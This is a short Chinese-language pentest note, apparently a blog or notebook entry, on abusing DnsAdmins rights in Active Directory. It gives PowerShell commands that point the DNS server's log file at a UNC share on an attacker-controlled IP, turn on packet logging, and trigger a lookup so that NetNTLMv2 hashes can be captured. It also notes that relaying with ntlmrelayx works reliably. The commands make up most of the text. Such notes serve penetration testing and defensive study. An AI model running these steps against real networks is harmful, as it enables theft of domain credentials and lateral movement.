本文展示了在拥有 dnsadmins 权限的情况下,如何通过写入 UNC 路径来污染 DNS 日志,从而捕获 NetNTLMv2 哈希
要实施该攻击,你需要具备对 DNS 日志路径的写入权限

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
这似乎并非每次都会触发,可能需要将 sharexx 名称改为其他名称,可能还需要为 DNS 启用日志记录
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
最后,可能需要请求一个不存在的名称
Resolve-DnsName something.local -Server 127.0.0.1
不过,使用 ntlmrelayx 进行中继似乎每次都能成功